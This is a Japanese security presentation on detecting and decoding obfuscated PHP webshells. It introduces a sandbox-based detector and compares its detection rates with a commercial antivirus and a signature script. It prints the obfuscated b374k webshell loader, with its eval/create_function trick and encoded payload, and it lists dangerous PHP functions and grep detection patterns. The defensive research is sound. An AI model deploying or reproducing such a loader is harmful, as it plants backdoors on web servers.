難読化されたPHP WebShellの検知と解読

By Kousuke Shimofuji a.k.a k0u5uk3

自己紹介

- Kousuke Shimofuji
- Twitter：@k0u5uk3
- Github：@k0u5uk3
- ペパボのセキュリティ対策チームに所属
- インシデント対応
- 脆弱性監査
- セキュリティ強化施策


プレゼンの概要

- PHP WebShellとは
- ロリポの現状の検知手法と検知能力
- 解決策 – obfusucated-php-detector
- Obfusucated-php-detectorの詳細
- 改善された検知能力

PHP WebShellとは

- PHPからSystem関数等を利用して、HTTP上からShellを利用するためのPHPで書かれたスクリプト。
- 攻撃者はHTTP Daemonが稼働しているサーバに侵入した際、Backdoorとして利用するためにWebShellを設置する。
- 処理内容を隠すために難読化処理が施されていることが経験上多いように見受けられる。
- 攻撃者がPHPを使用する理由は、追加でライブラリを導入することなく様々な機能を使用できるため。

PHP WebShell(b374k)



PHP WebShell(b374k)

```
<?php
/*
	b374k 2.8
	Jayalah Indonesiaku
	(c)2013
	http://code.google.com/p/b374k-shell

*/
$s_pass = "fb621f5060b9f65acf8eb4232e3024140dea2b34";  // default password : b374k (login and change to new password)
$s_func="cr"."eat"."e_fun"."cti"."on";$b374k=@$s_func('$x,$y','ev'.'al'.'("\$s_pass=\"$y\";?
>".gz'.'inf'.'late'.'( bas'.'e64'.'_de'.'co'.'de($x)));');@$b374k("rP2HruxclialvUpOojGVJZaa3k0biQwygt77gZCg995TNe8u/plV3dVGM4Ag3lsbQW7Dvfda6zPnnhPnP/
4/pmr6079b/3rky5/+05/+jPx76s//4Y/rrd66/l87CUpi7Z/+/O//3udvbd1Y1sPbo/+jA0pA0J/
+b39CsPcf8m/NWZ7s5dtSxN2a/4c//T/H5K/rFi/bX/7xvVjz7W8j/9rVfb39BfrjXj3Uf33v/
+Ufqq3v/povy7is//BP/wD9wx+NaZfHyzt+S+O0yv+Yl8uLesj/8g+c/Q//9CdOtPiPo1vhX23eYCzmfft2+Xd/NXTbedfwx+jhL3+//Nv9H/9vb79Xf7v70XVZ5P9Nw99
v/H2E8d6PlyW+/9rnS5n/y2z/9Kf/Ovzfdomnv/x52f/8t2bjba2Lv/zrmfzj//tPf9vcX5d8GpetHsq/8H/lLUu3/vTPf+L/6jOWJmq/v71/t2Lzf3un6Y744f+bY8rqdereZ/
2Xk4L/4b9pf+Pz37UV45K/x/eXvy01Xv/079r/9J//3fGu511dvf71b0v/y3vjH//07453K9NSD9tfl/fOP/1pW/b8nSFPq/Fpf/6P6xQP//nP/75a17/8u/bf//k/ve/fYf/
+z/8R/FvLf0yWP4H/+c2g/+P9k7/h/x93DP2fbwX6P9nK39r+jz9SLN636r9m2LuJdVu6fPjLttT9H8c9xev6j//4n6F/3eEfc/1rUP/3f/hbSv/D/
+sf/976Dt3Gbjzz5b8b/qf/9J/+9D80/o+T/OO/WdAfh/XHEv/NQ3/G//4PfyuYvz/wX8vn7dwu9fTf9/gP/5cr+tcJ3rneB6Tj2Nb5X/5epX/
+p39t/Kc/Suwv//gn4L8t13/8D/+Ttf4Pq73edfzpf/1f//RfL//Tf/pjgeO+/cPftjDly1qv27/m/F/+vFV5n78p/
+f0zP7894cseTfG2dvlf376f62HtNuzPPuXZ/33nda/VmOf/3Fk/48/LX87hH3psjwds/y/6bXmXfH2+qc//69//sf/7c9//reZ/i81/Ue2r3/9I99fAPt7xP+X9zj+JeXfln/6
Lxt6D/hvreu/aX3v/ddj/lv3P//5X0/3//4/nO7/Pdn/l7yftr9N9/dTeees8jh7w/tnZUzjrR6H/
+3vCPsv7f+1fv6HeP2b6f4Wnb+nxv+vyfzfzvDfVssfbWn/R4D+8e/Vn1/5X5J4zQnsr/8lEv+m03/424L/uwnyl+7+S+L/MebdyP9sjn/p9x/
+9G/J4o+bf/mXcf+aVes7wdunfGkkHYctH7b1L38flg/ZX/8O3/8KV38f8B/
+9Sj/9d7fqO2Pu1n9Nz75bwrA5i2Pt/73fxAcx/ir+179lfnxmvOvJTEtefli/PZm2D+Aybj98zrVbyD/OV3is3tf125fpn/e8rGP/zle0qo+8n/eljht/3kdxnG6/7mJj/ifu3P65
/Pdwj+nb1b/c9rV7zb+ebq3ahz+uauT8zzB+h/
+YJD/76v540j/NYn+aAXhfw/9CYOwP2nj9qfvuA9/K8R/7WG//Lmv/9v/2OG/HMG/xO5/+b8+h/8/P/iP+K5/RPXPiwEPC2CZB41Ih5WXJMiVT/mxT/YXQiTiX+fzH
b69WtX8iV+3Ah5ST9/axGplyGBRRPzGXBhkJwdAMOgPGhisAIRBgCb7HAQRcMbWVqETEPiAqaaT390ABxKhdvBwixwVjlCJNhCUC3BHC5B83wlgAAMIKO0rER
QgpoAg1j1P1KL0Vs3mfAr9Ctawto0KAy7FL4LQoezsq58qVIXvAxwab6cKGojkSf9ERlHoRdjdlXHmWCv5nCuAqHZkNPQQHi6Llf0i4wA0ToE8RW2TMgej4zPcA2s
Rtw5+s1PwF+2Th7Mzs55dJHrp9BkCkEjvs7A4w4gfSVkFbEVdKEWvuXUTUDhJJABTRQZNgUOvMZAqP/kRwM9PoIrDVBlF/dwgrxK/Ol102fgNPP4s67RPh/HJzf
KjudGJt6Hv5Qk78XaJ51RgKJmJO13iaM7lZROIH7BikNrRXILTHuexgwJkaLAfGmSdiniYzFN09h3hbeTUfGh3zY24cazoZ/5ctnKd4DS4AY0HA+JpLTe3Dcq/Y49B6+
86bdBmpK3pt8uCEQM5/DhOMoCxRXGFFKUIBT8H4n7yRTz5AspoV/IYcItDH1IyEsYHYKBsaTkAz0QbXrBlvaqkbqLpB4Rj40F+QhkdCyr7Okz8tUdr73e3LJcoMXH
Ylt+J4pPNsEvDhy/imlR2XGhX/ThS7id1bhNoAi0Zt9gAQvLI4EY6sKyuthuSvIcOeJPro1EEcRh+QzFBtq2DcHSp0jLtjKmvLeG13swYs8iYVv9pjQM9t1U1Y/FTOfjnJ3
nKWy3Q1X54PGokrZfejPacjMo5+mPk4kEnLjqs9MxW1YW5AvvEuXhHyPgsRqheCezX1yd0YYiUgX377I1bOz8eqe4549XK8mBP3NjsW7JkkZHXZJXKb4BTH2V4
yvZIAqHLcvz0ArUERmJVrAciD9HFBJ5XKECS4VC6shzeiawi67zQFVX5DpmV7G/
+KDrNYo//leEshL7VpBOkmR+at3tw2wdMdveC7/pdX7Pxpw0EUlEn5QAQJ0m2X5T5H5i4w7NdgFYv9+/5lUpo5arv9ytFVvjM287hJeM3m7R8VbYpHMTY4kFjAZT
AUVt5eFSdp1v5LMq1e4Ucu10VZd30ZroRUmrbRojdpE3T+3g5Wzj8JSj82vPvY5Y/8xnqesYNXTUiDlEzkSuxdiXa4Err4sy8hHATb0Z1GnD2bACL3BOCaEjdcXTq4
Ga5xGGghXv2pLCru90Kf2BXprlb3sGnwDJ4a3ic9LNR2UVv8KUOwfeGTrs3GJ5LEjwe80m//G7/MIfWrgZeoH4B26ImLp+lrBqAFwNu3mOmWsqPPAwLjng3TOpF9
5DtZ5i1PJBbelaEXCfuRoM587nQvMOGJ/sUsQ3RxTrP8BdnxjHTTmvWZ6Yual3ojYJ9w+fNnoCIARV3/fKyVECyjstOFmDmiFV0V0bjOu5Bj9BFzyrSq4FC5gUvSc9G
k8sBNmbtProJ1PO4U1TwzcSiYqyIPwm6i4Z0YvsoaaSgB1aHuQPv8cTmbJfZRP0JUlh8EBF3e1YnmDZ+xClOmdiAFbKNFAx1bddSMm8KxkTPWMzi2yOETQSqL4o
DFDqPD5L+NsAIa9/LTDVBvc7fgO+GS2haQp0O3KF59vstelk51GB041J4S8BSI/jwZ0V+mhOUcHZWa1n9gDfsxFQI5qcs7XgL04jMNyGhmw8ROSSMEtcVSg7pl3
kHR1YHLqbhRJeEeCWhODxro+He79izHgux8B8jvcnZeQEfRqqIOdOI5VW6scE2+JKbcZKMPBJCQUf6HC/zAd4vzfTocROOhBxoQBoQeOZFWOAhCxsUhBSYBJ5Y
```

ロリポの現状の検知手法

- F-secure Security Platform
  - F-secure製のMalware検知・侵入検知プラットフォーム
  - ヒューリスティンクエンジン搭載
- Ope_kaizan_search_log
  - ペパボ製のMalware検知スクリプト
  - シグネチャ検知型

PHP WebShellへの検知能力の調査

- PHP WebShellの検体を112種類用意
  - 難読化されているファイルは16個
  - 平文のファイルは96個
  - ほとんど難読化されていないmalware検体群
  - https://github.com/JohnTroony/php-webshells
- fsavでの検知結果
  - 67/112(60%)
- Ope_kaizan_search_logでの検知結果
  - 38/112(34%)

難読化済み検体の検知能力

- Fsav 3/16 (19%)
  - 12.php: Infected: Backdoor:PHP/Agent.DUTA [FSE]
  - 18.php: Infected: Backdoor.PHP.C99Shell.AQ [Aquarius]
  - madspot.php: Infected: Trojan.Script.CFW [Aquarius]
- ope_kaizan_search_log 6/16 (37%)
  - c99.php
  - fx.php
  - trojan.php
  - r57.php
  - phpjackal1.3.php
  - 13.php

難読化済みWebShellの実行の流れ

復号処理で用いられるPHP関数

- base64_decode
- gzinflate
- str_rot13
- gzuncompress
- strrev
- rawurldecode

再評価処理

- eval
- assert
- create_function
- preg_replace

優れた難読化手法

- 復号処理・再評価処理で使用される関数が難読化済みコードに現れない
- 優れた難読化手法を使用されるとシグネチャ型では検知できない
- weevely等で使用されている

```
$  egrep -c 'base64_decode|gzdeflate|str_rot13|gzcompress|strenv|rawurlencode|eval|assert|create_function|preg_replace' r57.php
1
$  egrep -c 'base64_decode|gzdeflate|str_rot13|gzcompress|strenv|rawurlencode|eval|assert|create_function|preg_replace' weevely.php
0
```


優れた難読化には対応できない

- weevely型の難読化を施せば、検知できたPHP WebShellは検知できなくなる
- ope_kaizan_search_logはシグネチャ型であるため検知できない
- fsavのヒューリテスティックエンジンでも検知できない


obfusucated-php-detector

- 難読化されたスクリプトはPHPインタプリタ上では解読された状態で実行される。
- 解読されたソースコードをPHPインタプリタから取得できればsystem関数などをシグネチャ検知することができる。
- https://github.com/k0u5uk3/obfusucated-php-detector


対象範囲(難読化されたWebShell)



解読処理の流れ


クライアント側処理
サーバ(sandbox)側処理
PHPスクリプトUPLOAD
PHPスクリプト実行
トレースログ取得
解読済みコードを取得
WebShell判定処理
結果を表示

obfusucated-php-detectorの着眼



Demo

- tracelog取得
- 難読化されたスクリプトか否かの検知
- 復号済みコードの取得
- PHP WebShellか否かの検知

解読処理

- 再評価処理に渡されるパラメータを取得すれば、どのような難読化手法を施したとしても解読されたソースコードを得ることができる。
- 再帰的な難読化にも対応
- 分割された再評価処理にも対応
- PHP難読化手法に対する画一的な解読手法

WebShell判定処理

- WebShellはPHPからShellに対して命令を行うためのスクリプトであるため、必ず使用される関数が存在する
- 解読済みのコードが得られればシグネチャ検知が可能
- system
- exec
- passthru
- shell_exec
- popen
- proc_open
- pcntl_exec
- eval
- assert
- create_function

Sandboxのセキュリティ

- 動作すると危険なコードを潰している
  - system, exec, passthru, shell_exec, popen, proc_open, pcntl_exec, mkdir, rename, copy, unlink, touch, chmod
- firewallでsshとObfusucated-php-detector以外のIN/OUTを全て遮断

改善された難読化済みPHP WebShellの検知能力

- Fsav 3/16 (19%)
- ope_kaizan_search_log 6/16 (37%)
- Obfusucated-php-detector 15/16 (94%)

- 難読化とは行動を隠したいという思いの表れであり、悪意を含みやすいコード群である。
- Obfusucated-php-detectorは難読化スクリプトのみを対象とするため誤検知が少ない

おわり

ご静聴ありがとうございました。